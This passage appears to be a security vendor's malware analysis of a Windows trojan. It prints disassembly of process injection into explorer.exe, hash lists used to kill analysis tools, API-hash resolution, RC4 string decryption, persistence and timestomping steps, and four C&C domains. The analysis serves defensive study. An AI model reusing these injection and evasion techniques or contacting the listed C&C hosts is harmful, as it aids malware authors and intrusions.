The malware creates and maps two sections in explorer.exe, one section has **PAGE\_READWRITE** access attributes to store data and second section has **PAGE\_EXECUTE\_READ** access attributes to inject shellcode. Not enabling **WRITE** access to the shellcode memory makes the debugging little more difficult as this will prevent from putting software breakpoints and modifying code as per researcher's need:

FF53 74	CALL DWORD PTR DS:[EBX+74]	NtCreateSection
85C0	TEST EAX,EAX	
0F85 06020000	JNZ bde0b6bc.00401900	
837D F8 00	CMP DWORD PTR SS:[EBP-8],0	
0F84 FC010000	JE bde0b6bc.00401900	
FF75 B0	PUSH DWORD PTR SS:[EBP-50]	
8F45 C8	POP DWORD PTR SS:[EBP-38]	
8D45 B8	LEA EAX,DWORD PTR SS:[EBP-48]	
8938	MOV DWORD PTR DS:[EAX],EDI	
8D4D C8	LEA ECX,DWORD PTR SS:[EBP-38]	
6A 04	PUSH 4	
57	PUSH EDI	
6A 01	PUSH 1	
51	PUSH ECX	
57	PUSH EDI	
57	PUSH EDI	
57	PUSH EDI	
50	PUSH EAX	
6A FF	PUSH -1	
FF36	PUSH DWORD PTR DS:[ESI]	
FF53 78	CALL DWORD PTR DS:[EBX+78]	NtMapViewOfSection
85C0	TEST EAX,EAX	
0F85 D5010000	JNZ bde0b6bc.00401900	
8D45 C0	LEA EAX,DWORD PTR SS:[EBP-40]	
8938	MOV DWORD PTR DS:[EAX],EDI	
8D4D C8	LEA ECX,DWORD PTR SS:[EBP-38]	
6A 20	PUSH 20	PAGE_EXECUTE_READ
57	PUSH EDI	
6A 01	PUSH 1	
51	PUSH ECX	
57	PUSH EDI	
57	PUSH EDI	
57	PUSH EDI	
50	PUSH EAX	
FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
FF36	PUSH DWORD PTR DS:[ESI]	
FF53 78	CALL DWORD PTR DS:[EBX+78]	NtMapViewOfSection
85C0	TEST EAX,EAX	

The malware injects shellcode into the mapped section and does NtCreateThreadEx passing data section address as parameter:

51	PUSH ECX	
8B4A 10	MOV ECX,DWORD PTR DS:[EDX+10]	
85C9	TEST ECX,ECX	
74 0E	JE SHORT bde0b6bc.0040182C	
8B7A 0C	MOV EDI,DWORD PTR DS:[EDX+C]	
037D B8	ADD EDI,DWORD PTR SS:[EBP-48]	
8B72 14	MOV ESI,DWORD PTR DS:[EDX+14]	
0375 0C	ADD ESI,DWORD PTR SS:[EBP+C]	
F3:A4	REP MOVSB BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]	
83C2 28	ADD EDX,28	
59	POP ECX	
E2 E4	LOOPD SHORT bde0b6bc.00401816	

### ShellCode Execution:

The Injected shellcode into explorer.exe spawns two sub-threads which keep an eye on monitoring tools. If the researcher opens any of the monitoring tool or analysis tool that will be immediately terminated by the sub-threads while the main thread doing its job.

Thread 1

This thread enumerates through all running processes, computes hash of the running process name and compares it with its list of hashes to terminate below processes:

- 56DAB1A9 → Autoruns.exe
- F3E35F5E → procexp.exe
- 2407724B → procexp64.exe
- FBC25850 → procmon.exe
- 27151A96 → procmon64.exe
- E6ED4551 → Tcpview.exe
- 27D7E006 → Wireshark.exe
- 2CEB6C62 → ProcessHacker.exe
- ED7CD7F5E → ollydbg.exe
- 70A30042 → x32dbg.exe
- 4EA30D45 → x64dbg.exe
- 0CCD4A10 → idaq.exe
- 0CCD4C3A → idaw.exe
- 0956AD95 → idaq64.exe
- 337CAD95 → idaw64.exe

FF96 370D0000	CALL DWORD PTR DS:[ESI+D37]	CreateToolhelp32Snapshot
8BF8	MOV EDI,EAX	
83FF FF	CMP EDI,-1	
74 5A	JE SHORT 01B7321A	
8D4424 10	LEA EAX,DWORD PTR SS:[ESP+10]	
C74424 10 280100	MOV DWORD PTR SS:[ESP+10],128	
50	PUSH EAX	
57	PUSH EDI	
FF96 3B0D0000	CALL DWORD PTR DS:[ESI+D3B]	Process32First
EB 39	JMP SHORT 01B7320F	
8D4C24 34	LEA ECX,DWORD PTR SS:[ESP+34]	
E8 4A0E0000	CALL <ComputeHash>	
35 C967DF52	XOR EAX,52DF67C9	
8BCB	MOV ECX,EBX	
3981 C010B701	CMP DWORD PTR DS:[ECX+1B710C0],EAX	Compare hash value
74 0A	JE SHORT 01B731F8	
83C1 04	ADD ECX,4	
83F9 3C	CMP ECX,3C	
72 F0	JB SHORT 01B731E6	
EB 0B	JMP SHORT 01B73203	
8B5424 18	MOV EDX,DWORD PTR SS:[ESP+18]	
8BCE	MOV ECX,ESI	
E8 7E070000	CALL 01B73981	TerminateProcess
8D4424 10	LEA EAX,DWORD PTR SS:[ESP+10]	
50	PUSH EAX	
57	PUSH EDI	
FF96 3F0D0000	CALL DWORD PTR DS:[ESI+D3F]	kernel32.Process32Next
85C0	TEST EAX,EAX	
75 C3	JNZ SHORT 01B731D6	

## Thread 2

The malware enumerates through windows, computes hash value of windows name and compares it to terminate processes attached with below windows list:

- 61C75CDC → Autoruns
- 4DFA76EB → PROCEXPL
- 95E8B472 → PROCMON\_WINDOW\_CLASS
- 62DC4674 → TCPViewClass

- 6A0FAA84 → Wireshark
- 7FF991A1 → ProcessHacker
- BEDA6295 → OLLYDBG
- 62DD69FD → IDA

FF96 070E0000	CALL DWORD PTR DS:[ESI+E07]	EnumWindows
6A 64	PUSH 64	
FF96 D30C0000	CALL DWORD PTR DS:[ESI+CD3]	
83BE 430C0000 00	CMP DWORD PTR DS:[ESI+C43],0	
^75 E3	JNZ SHORT 01B73241	
6A 00	PUSH 0	
FF96 B30C0000	CALL DWORD PTR DS:[ESI+CB3]	
5E	POP ESI	
C2 0400	RETN 4	
55	PUSH EBP	
8BEC	MOV EBP,ESP	
81EC 04010000	SUB ESP,104	
8D85 FCFEFFFF	LEA EAX,DWORD PTR SS:[EBP-104]	
56	PUSH ESI	
8B75 0C	MOV ESI,DWORD PTR SS:[EBP+C]	
68 04010000	PUSH 104	
50	PUSH EAX	
FF75 08	PUSH DWORD PTR SS:[EBP+8]	
FF96 FF0D0000	CALL DWORD PTR DS:[ESI+DFF]	
85C0	TEST EAX,EAX	
^74 3F	JE SHORT 01B732CF	
8D8D FCFEFFFF	LEA ECX,DWORD PTR SS:[EBP-104]	
E8 8E0D0000	CALL <ComputeHash>	
35 C967DF52	XOR EAX,52DF67C9	
33C9	XOR ECX,ECX	
3981 5010B701	CMP DWORD PTR DS:[ECX+1B71050],EAX	Compare Hash Value
^74 0A	JE SHORT 01B732B4	
83C1 04	ADD ECX,4	
83F9 20	CMP ECX,20	
^72 F0	JB SHORT 01B732A2	
^EB 1B	JMP SHORT 01B732CF	
8365 0C 00	AND DWORD PTR SS:[EBP+C],0	
8D45 0C	LEA EAX,DWORD PTR SS:[EBP+C]	
50	PUSH EAX	
FF75 08	PUSH DWORD PTR SS:[EBP+8]	
FF96 030E0000	CALL DWORD PTR DS:[ESI+E03]	USER32.GetWindowThreadProcessId
8B55 0C	MOV EDX,DWORD PTR SS:[EBP+C]	
8BCE	MOV ECX,ESI	
E8 B2060000	CALL 01B73981	TerminateProcess
83C0	MOV EAX,ESI	

## Main Thread

The main thread starts with **Process Environment Block (PEB)** traversal, to get *ImageBase* of *ntdll.dll* and *kernel32.dll*. The malware then enumerates the export functions to get the the addresses of required APIs. Instead of direct API names the malware keeps the hash values list, which is being compared to the hash value of the exported function name:

64:A1 30000000	MOV EAX,DWORD PTR FS:[30]	Process Environment Block
53	PUSH EBX	
55	PUSH EBP	
56	PUSH ESI	
8B68 0C	MOV EBP,DWORD PTR DS:[EAX+C]	_PEB_LDR_DATA
8BF1	MOV ESI,ECX	
83C5 0C	ADD EBP,0C	InLoadOrderModuleList
57	PUSH EDI	
896C24 10	MOV DWORD PTR SS:[ESP+10],EBP	
33FF	XOR EDI,EDI	
8B55 00	MOV EDX,DWORD PTR SS:[EBP]	
8B5A 30	MOV EBX,DWORD PTR DS:[EDX+30]	module base name
33C0	XOR EAX,EAX	
66:3903	CMP WORD PTR DS:[EBX],AX	
74 1C	JE SHORT 01B7173D	
33ED	XOR EBP,EBP	
8A03	MOV AL,BYTE PTR DS:[EBX]	
8D5B 02	LEA EBX,DWORD PTR DS:[EBX+2]	
24 DF	AND AL,0DF	
0FB6C0	MOVZX EAX,AL	
33F8	XOR EDI,EAX	
C1C7 08	ROL EDI,8	
03F8	ADD EDI,EAX	
66:392B	CMP WORD PTR DS:[EBX],BP	
75 EA	JNZ SHORT 01B71723	
8B6C24 10	MOV EBP,DWORD PTR SS:[ESP+10]	
81F7 C967DF52	XOR EDI,52DF67C9	ntdll.dll hash value compare
81FF 7D09DE08	CMP EDI,8DE097D	
74 13	JE SHORT 01B7175E	kernel32.dll hash value compare
81FF E5A1273B	CMP EDI,3B27A1E5	
75 14	JNZ SHORT 01B71767	
8B42 18	MOV EAX,DWORD PTR DS:[EDX+18]	
8986 730E0000	MOV DWORD PTR DS:[ESI+E73],EAX	storing kernel32.dll imagebase
EB 09	JMP SHORT 01B71767	
8B42 18	MOV EAX,DWORD PTR DS:[EDX+18]	
8986 6F0E0000	MOV DWORD PTR DS:[ESI+E6F],EAX	storing ntdll.dll imagebase

Computing module name hash value

The malware keeps list of RC4 encrypted strings in a structure, in which first bytes tells the string size followed by encrypted string. The malware perform RC4 decryptions just before using them:

6A 04	PUSH 4	Size of key
57	PUSH EDI	Size of encrypted string
8D5424 18	LEA EDX,DWORD PTR SS:[ESP+18]	Key (06d9708c)
8BCE	MOV ECX,ESI	Encrypted String
E8 08000000	CALL <RC4>	
5F	POP EDI	

Hex dump	ASCII	
2D A0 E3 AE DE DD C5 69 C8 14 6B 01 D3 83 03 3A	- 50BYA1E\k OfL	01FOFF10 00C
68 D7 E4 F9 98 2F 52 FE 96 32 EE FA B2 36 93 61	h*au7Rp-2iu*6"a	01FOFF14 00C
D1 33 1F 3E 46 83 23 D6 23 32 FA BD 6B F6 24 9B	N3>Ff#0#20tkos>	01FOFF18 02C
F8 BC DA D9 9E 34 82 2C 48 1B 9E 96 03 26 60 DD	0U0Z4,,H+Z-Lg.Y	01FOFF1C 01F
F5 8A A3 24 55 F4 88 2A EE B1 FC 12 86 74 80 31	0StU0^+i+u +tE1	01FOFF20 01F
04 38 46 0C A9 F3 AC CF DE 96 75 D5 5E 61 1E 91	J8F.@0-IF-u0^a'	01FOFF24 01F
09 84 F8 B9 CF DA 96 29 89 4A 0B B8 FB AF C9 C7	.,e'IU-)WJ,uTEC	01FOFF28 8C7
91 19 94 19 7F 17 0C AD EF AA C2 C1 8D 23 95 5E	' ' .-i-AA#.*~	01FOFF2C 01E
60 0A 98 06 BD E4 BF DC 9D CD 08 A9 F3 AC CF DE	'..Ma;UIQ00-IF	01FOFF30 01F
96 75 D5 06 BD E5 B6 C3 C1 91 05 A7 FB BF 9D 9C	-u0-4iTA'  Su;e	01FOFF34 01F
07 BF FE B4 C6 DA 8B 36 06 BF E4 E8 F1 9D CD 06	*;p^EU<6-;aenI-	01FOFF38 01E
AC F9 A9 CF DE 96 07 BB FF BF C2 C2 CC 74 07 BB	-u0IF-*>y;AAIt>	01FOFF3C 01F
FF B6 D8 CF 8F 2F 03 8B F1 B9 F8 CF 8D 25 8F 1F	80U/ a1lE5?	01FOFF40 00C
		01FOFF44 EE6

Encrypted strings with their sizes

The malware computes a unique identifier for the victim's machine using below formula:

**MD5(computer name + hardcoded DWORD value + system drive serial number) + system drive serial number**

The malware creates mutex with the unique identifier to restrict execution of another instance of the shellcode and if another instance is already running malware terminates its execution:

50	PUSH EAX	
FF95 9B0D0000	CALL DWORD PTR SS:[EBP+D9B]	GetComputerNameA
33C9	XOR ECX,ECX	
8D4424 14	LEA EAX,DWORD PTR SS:[ESP+14]	
51	PUSH ECX	
51	PUSH ECX	
51	PUSH ECX	
51	PUSH ECX	
50	PUSH EAX	
51	PUSH ECX	
51	PUSH ECX	
8D85 270C0000	LEA EAX,DWORD PTR SS:[EBP+C27]	
50	PUSH EAX	
FF95 F70C0000	CALL DWORD PTR SS:[EBP+CF7]	GetVolumeInformationA
6A 21	PUSH 21	
5A	POP EDX	
8BCD	MOV ECX,EBP	
E8 36040000	CALL 01B741B1	
6A 15	PUSH 15	
5A	POP EDX	
8BCD	MOV ECX,EBP	
8BF8	MOV EDI,EAX	
E8 7B010000	CALL 01B73F02	
FF7424 14	PUSH DWORD PTR SS:[ESP+14]	
8BF0	MOV ESI,EAX	
8D4424 1C	LEA EAX,DWORD PTR SS:[ESP+1C]	
68 6A5F218C	PUSH 8C215F6A	
50	PUSH EAX	
56	PUSH ESI	
57	PUSH EDI	
FF95 F70D0000	CALL DWORD PTR SS:[EBP+DF7]	USER32.wsprintfA
83C4 14	ADD ESP,14	

0DF7]=75D33F47 (USER32.wsprintfA)

Hex dump	ASCII		01F0FF1C
57 49 4E 2D 44 51 4C 33 55 56 4E 36 45 4D 38 38	WIN-DQL3UVN6EM88		01F0FF20
43 32 31 35 46 36 41 45 45 36 39 45 44 44 38 00	C215F6AEE69EDD8.		01F0FF24
00 00 00 00 00 E8 00 00 9D 20 77 36 DD E8 00 08	.....à.. w6ÿà.□		01F0FF28

The malware reads *Internet Explorer* version information from registry and gets user agent string for it:

FF96 630E0000	CALL DWORD PTR DS:[ESI+E63]	ObtainUserAgentString
5E	POP ESI	020707D0
5B	POP EBX	

Hex dump	ASCII	
4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D	Mozilla/4.0 (com	01
70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 38 2E	patible; MSIE 8.	01
30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E	0; Windows NT 6.	01
31 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20	1; Trident/4.0;	01
53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20	SLCC2; .NET CLR	01
32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54 20	2.0.50727; .NET	01
43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E	CLR 3.5.30729; .	01
4E 45 54 20 43 4C 52 20 33 2E 30 2E 33 30 37 32	NET CLR 3.0.3072	01
39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20	9; Media Center	01
50 43 20 36 2E 30 3B 20 2E 4E 45 54 34 2E 30 43	PC 6.0; .NET4.0C	01
3B 20 2E 4E 45 54 34 2E 30 45 3B 20 49 6E 66 6F	; .NET4.0E; Info	01
50 61 74 68 2E 33 29 00 00 00 00 00 00 00 00	Path.3).....	01
00 00 00 00 00 00 00 00 00 00 00 00 00 00		01

The malware drops self copy into %APPDATA% directory and the file name is computed by encoding initial 7 bytes from the unique identifier:

FF95 070D0000	CALL DWORD PTR SS:[EBP+D07]	kernel32.CopyFileW
85C0	TEST EAX,EAX	
0F84 C1000000	JE 01B71C43	
56	PUSH ESI	
FF95 1B0D0000	CALL DWORD PTR SS:[EBP+D1B]	
6A 17	PUSH 17	
5A	POP EDX	
8BCD	MOV ECX,EBP	
E8 6F230000	CALL <DecryptRC4>	

0D07]=772F67C3 (kernel32.CopyFileW)

01F0FF38	01A3024B	UNICODE "E:\samples\bde0b6bcc975d490386b320ab8559083a770ab73e751ab688b8dc0e89e2dcea1.exe.bin"
01F0FF3C	01A307B3	UNICODE "C:\Users\Deepak\AppData\Roaming\udvvgjv"

The malware deletes the current instance of the malware and it deletes zone identifier from the self copy dropped in %APPDATA%:

FF95 1B0D0000	CALL DWORD PTR SS:[EBP+D1B]	kernel32.DeleteFileW
---------------	-----------------------------	----------------------

D1B]=77300F62 (kernel32.DeleteFileW)

0	02070818	UNICODE "C:\Users\Deepak\AppData\Roaming\udvvgjv:Zone.Identifier"
4	00000000	

The malware sets dropped file property as FILE\_ATTRIBUTE\_HIDDEN and FILE\_ATTRIBUTE\_SYSTEM. The malware steals creation time from advapi32.dll and mark the same creation time for the dropped file to avoid being red flagged from any of the security providers.

C&C Communication


The malware contains 4 C&C servers:

- ostgotahusbilsuthynring.de
- autoland-ls.de
- autogalerieseud.de



- autohuas-e-c.de

The malware calculate CRC32 checksum for one of the C&C server before communicating, to make sure that the C&C has not been modified by the researcher and if the C&C is modified malware terminates the execution. The malware prepares post data which includes the variant id, unique identifier for the victim's machine, computer name and random 0xA1 bytes. The data is then encrypted by RC4 algorithm and sent to its C&C server:



```

8B4C24 78      MOV ECX, DWORD PTR SS:[ESP+78]      bytes offset
8D9424 84000000  LEA EDX, DWORD PTR SS:[ESP+84]
6A 04      PUSH 4                                key size
50      PUSH EAX                             bytes size
C78424 8C000000  MOV DWORD PTR SS:[ESP+8C], 1842BED4  RC4 key
E8 E7090000  CALL <RC4>
6A 20      PUSH 20
<RC4>

```

Hex dump	ASCII
E6 07 42 33 46 33 33 43 32 41 38 46 42 34 34 38	m#B3F33C2A8FB448
36 32 46 43 43 33 39 43 35 31 41 41 34 44 42 42	62FCC39C51AA4DBB
44 33 45 45 35 35 45 44 44 38 00 57 49 4E 2D 44	D3EE69EDD8.WIN-D
51 4C 33 55 56 45 36 45 4D 38 00 00 00 00 00 00	QL3UVN6EM8.....
00 61 08 00 11 27 00 00 00 00 01 00 00 00 39 6A	..<.....9j
35 43 6F 67 6F 5A 3D 54 48 30 5D 26 57 50 41 3C	5Cogo2=TK0]zWPA<
5D 22 2B 73 4E 25 4C 59 38 72 3A 74 69 43 32 69	]"+N%LY=r:tiC2i
29 44 4F 26 73 64 6C 24 78 2B 69 64 73 29 63 32	)DO&sd!x+ids)c2
71 2A 56 39 63 56 60 2A 5B 38 29 6E 32 66 59 44	q*V9cV*{8}~2fYD
55 73 4F 65 38 3A 35 4E 24 3A 6A 4E 28 49 6B 72	UsOe8:5N\$:jN(Ikr
3E 63 56 4F 30 74 5D 65 6B 34 6E 29 76 40 2A 72	>cV00t]ek4n)v@*r
66 43 43 22 30 39 38 27 72 25 2E 2D 54 68 29 25	ECC"098'r&.-Th)%
3C 44 37 30 6F 36 6C 54 67 5A 42 61 5C 28 49 51	<D70o61TgZBa\ (IQ
3E 41 58 3D 3B 6C 64 6D 69 66 32 2A 2D 64 67 4B	>AX=;ldmfiF2~dgK
45 74 4F 78 4E 47 57 55 62 2E 53 56 30 67 6F 00	EtOxNGWUb.SV0go.

Variant ID


Unique Identifier

Computer Name

Random Generated Bytes 0xA1

At the time of analysis all 4 C&C server were not responding but digging deep into the malware code reveals that malware is expecting response from C&C server which should contain Variant ID (0x7E6), Plugin size and plugin modules.

Unavailability of the archive file in any of the popular threat intelligence sharing portals like the VirusTotal and the ReversingLabs indicates its uniqueness and limited distribution:



Evidence of detection by RTDMI™ engine can be seen below in the Capture ATP report for this file:

SONICWALL® | Capture ATP Report

May 30, 1:43pm

downloaded a malicious file. The endpoint may need to be cleaned.

Source → SonicWall → Destination

5.27kb  
Zip archive data

Zahlungserinnerung-BV-Green-Golfm.zip

**36**

virus scanners

**2**

reputation databases

**1**

detonation engines

**1**

live detonations

Why live detonations were needed

- Not a known malware
- Embedded code found
- Not a known reputable vendor
- Not a known reputable domain

Identification results inconclusive. File  
 MD5: `8a6c0e30b0ba1e1816e549618223`  
 SHA1: `1871e9e791a159107922c013a304f03a961a9`  
 SHA256: `afbe63b5a16eca60be379f05d14009f50b8ae187f9ed1b8f6d0d9922d65cb9f7`

Summary of actions once detonated								See everything the engines saw			
Engine Alpha	Time	libraries	files	registries	processes	mutexes	functions	connections	download full details		
100 SMASH (RTDMI)	12s								XML	Screenshots	PCAP

Serial Number: [REDACTED]  
 Capture: ATP Version 2.5.8  
 Report Generated on Mon, 30 May 2022 08:13:48 GMT